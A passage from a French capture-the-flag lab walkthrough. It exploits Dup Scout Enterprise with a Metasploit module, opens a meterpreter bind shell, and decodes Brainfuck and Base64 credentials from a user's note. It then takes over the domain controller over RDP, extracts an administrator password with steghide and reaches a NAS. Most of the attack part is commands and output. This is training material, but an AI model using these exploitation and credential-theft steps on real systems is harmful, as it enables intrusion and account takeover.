Interact with a module by name or index. For example info 3, use 3 or use exploit/windows/http/dup_scout_enterprise_login_bof
After interacting with a module you can manually set a TARGET with set TARGET 'Dup Scout Enterprise 10.0.18 (x86)'
```

Sélectionner l'exploit avec « **use 0** ».

Puis voir les options avec « **options** » :

```
msf exploit(windows/http/dup_scout_enterprise_login_bof) > options

Module options (exploit/windows/http/dup_scout_enterprise_login_bof):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][...]. Supported proxies: sapni, socks4, socks5, http, socks5h
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    80               yes       The target port (TCP)
   SSL      false            no        Negotiate SSL/TLS for outgoing connections
   VHOST                     no        HTTP server virtual host


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.99.100   yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

**Remarque :** le « payload » par défault est en « reverse » et non en bind et ne peut pas remonter dans le VPN, il faudra donc le changer (voir ci-dessous).

Saisir « **set rhosts 192.168.10.23** »
Saisir « **set payload windows/meterpreter/bind_tcp** »

```
msf exploit(windows/http/dup_scout_enterprise_login_bof) > options

Module options (exploit/windows/http/dup_scout_enterprise_login_bof):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][...]. Supported proxies: sapni, socks4, socks5, http, socks5h
   RHOSTS   192.168.10.23    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    80               yes       The target port (TCP)
   SSL      false            no        Negotiate SSL/TLS for outgoing connections
   VHOST                     no        HTTP server virtual host


Payload options (windows/meterpreter/bind_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LPORT     4444             yes       The listen port
   RHOST     192.168.10.23    no        The target address


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.
```

Si ce message apparaît, rebooter la machine W10…

```
msf exploit(windows/http/dup_scout_enterprise_login_bof) > exploit
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target appears to be vulnerable. Dup Scout Enterprise version 10.0.18.
[*] Selecting a target ...
[*] Using target: Dup Scout Enterprise 10.0.18 (x86)
[*] Generating payload ...
[*] Sending payload (10000 bytes) ...
[-] Exploit failed [disconnected]: Errno::ECONNRESET Connection reset by peer
[*] Exploit completed, but no session was created.
```

Sinon, on obtient la session :

```
msf exploit(windows/http/dup_scout_enterprise_login_bof) > exploit
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target appears to be vulnerable. Dup Scout Enterprise version 10.0.18.
[*] Selecting a target ...
[*] Using target: Dup Scout Enterprise 10.0.18 (x86)
[*] Generating payload ...
[*] Sending payload (10000 bytes) ...
[*] Started bind TCP handler against 192.168.10.23:4444
[*] Sending stage (177734 bytes) to 192.168.10.23
[*] Meterpreter session 2 opened (192.168.99.100:33353 → 192.168.10.23:4444) at 2025-10-03 12:29:14 +0200
```

## Etape 3 : Compromission de l'AD

Vol d'identifiants stockés localement sur le poste client Windows 10 dans une note personnelle encodée en Base64 puis en Brainfuck : correspondent au compte admin réseau qui a un droit de connexion distante sur l'AD. L'accès se fait en RDP depuis la Kali virtuellement dans la DMZ.

Passer le meterpreter en « shell » :

meterpreter > shell

```
meterpreter > shell
Process 1496 created.
Channel 1 created.
Microsoft Windows [version 10.0.18363.418]
(c) 2019 Microsoft Corporation. Tous droits r◆serv◆s.

C:\Windows\system32>
```

Trouver le flag 5 dans « c:\program files (x86)\dup scout enterprise\bin » :

```
C:\Windows\system32>cd "c:\program files (x86)\dup scout enterprise\bin"
cd "c:\program files (x86)\dup scout enterprise\bin"

c:\Program Files (x86)\Dup Scout Enterprise\bin>dir
dir
 Le volume dans le lecteur C n'a pas de nom.
 Le num◆ro de s◆rie du volume est FA32-F21B

 R◆pertoire de c:\Program Files (x86)\Dup Scout Enterprise\bin

29/09/2025  14:30    <DIR>          .
29/09/2025  14:30    <DIR>          ..
29/08/2017  09:32           348◆160 dupscout.exe
23/09/2025  16:13             1◆058 dupsct.flx
20/11/2009  13:23            15◆086 dupsct.ico
29/08/2017  09:34           897◆024 dupsctc.exe
05/01/2014  16:13               625 dupsctc.exe.manifest
29/08/2017  09:34           565◆248 dupscts.exe
23/09/2025  16:11             1◆058 dupsct_old.flx
29/08/2017  09:33           364◆544 libdpg.dll
29/08/2017  09:32           745◆472 libdup.dll
29/08/2017  09:22           856◆064 libpal.dll
29/08/2017  09:28         2◆183◆168 libspg.dll
29/08/2017  09:25         2◆240◆512 libspp.dll
29/09/2025  09:22           391◆873 Mario.png
29/01/2011  21:55         1◆028◆096 QtCore4.dll
29/01/2011  21:58         3◆964◆928 QtGui4.dll
29/08/2017  09:25            32◆768 sppinst.exe
               16 fichier(s)       13◆635◆684 octets
                2 R◆p(s)  42◆212◆188◆160 octets libres
```


Trouver le flag 6 dans « c:\Users\Ne.Burma\Documents » :

```
c:\Users\Ne.Burma\Documents>dir
dir
 Le volume dans le lecteur C n'a pas de nom.
 Le num◆ro de s◆rie du volume est FA32-F21B

 R◆pertoire de c:\Users\Ne.Burma\Documents

01/10/2025  10:08    <DIR>          .
01/10/2025  10:08    <DIR>          ..
29/09/2025  09:48             2◆120 Note perso.txt
                1 fichier(s)            2◆120 octets
                2 R◆p(s)  42◆212◆052◆992 octets libres
```

Le fichier « Note perso.txt » est à décoder :

```
++++++++[>++++++++<-]>++++++++.>++++++++.+++++++..+++.>++++++++++.<++++++++.<+++++++++.<++++++++.>++++++++++.>+++++++++++[<++++++++>-]<.>++++++++++[<++++++++>-]<+++++++++.>++++++++++[<++++++++>-]<++++++++
```


Le brainfuck doit être décodé ligne par ligne :




Ce qui donne :

```
XFxSYXZp
U3RldmVuIHBpbms4NA==
XFxOVCAzLjY=
QWxpY2UgRHVqYXJkaW4yOA==
XFwgU1JWIEFE
QWRtaW4gU2VjcmV0cy5zZWNyZXQx
XFxOVCA0LjA=
SmVhbiBEdXBvbmQ4NA==
```

Puis à nouveau le Base64 :




Décoder le Base64 :


\\Ravi
Steven pink84

\\NT 3.6
Alice Dujardin28

\\ SRV AD
Admin Secrets.secret1

\\NT 4.0
Jean Dupond84

Dans kali, exécuter « Remmina » et saisir l'adresse du serveur AD identifié plus tôt ainsi que le mot de passe trouvés dans le fichier :





Cela ne fonctionne pas ??

Retourner avec la session shell  dans C:\users et identifier les comptes nommés « admin » :

```
24/09/2025  12:29    <DIR>          admin
24/09/2025  12:49    <DIR>          Admin.Reseau
23/09/2025  16:11    <DIR>          AdminLocal
```


Essayer avec « Admin.Reseau » :





Nous prenons la main sur le serveur « ServeurAD2019 ».

## Etape 4 : Pillage de l'AD

Trouver le Flag 7 :




Trouver le Flag 8 :




Le télécharger sur la Kali :

scp "admin.reseau@192.168.10.10:C:/Users/admin.reseau/Documents/Docs/Linux/The_End_Is_Near.jpg" /home/stagiaire/ :

```
┌──(root㉿Kali-Attack)-[/home/stagiaire]
└─# scp "admin.reseau@192.168.10.10:C:/Users/admin.reseau/Documents/Docs/Linux/The_End_Is_Near.jpg" /home/stagiaire/

admin.reseau@192.168.10.10's password:
The_End_Is_Near.jpg
```

En extraire le contenu caché dans un fichier texte :

steghide extract -sf The_End_Is_Near.jpg

```
┌──(root㉿Kali-Attack)-[/home/stagiaire]
└─# steghide extract -sf The_End_Is_Near.jpg
Entrez la passphrase:
◆criture des donn◆es extraites dans "flag1.txt".
```

**Remarque :** Il n'y a aucune passphrase.

Afficher le contenu du fichier créé (« flag1.txt ») :

```
┌──(root㉿Kali-Attack)-[/home/stagiaire]
└─# cat flag1.txt
The End Is Near

Administrateur RnsdCIfp@P-2025+
```


## Etape 5 : Objectif principal

Accès au NAS avec les identifiants de l'admin du DC.


Trouver le Flag 9 :


Les identifiants pseudo-admin ne doivent pas permettre d'accéder au flag final mais peuvent donner accès à un autre flag dans le NAS (« flag.gif »).

Dans l'explorateur saisir « \\192.168.10.100 » :




Aller dans « \Dsi\Tickets_Support »




Trouver le Flag 10 : Uniquement avec les identifiants Administrateur.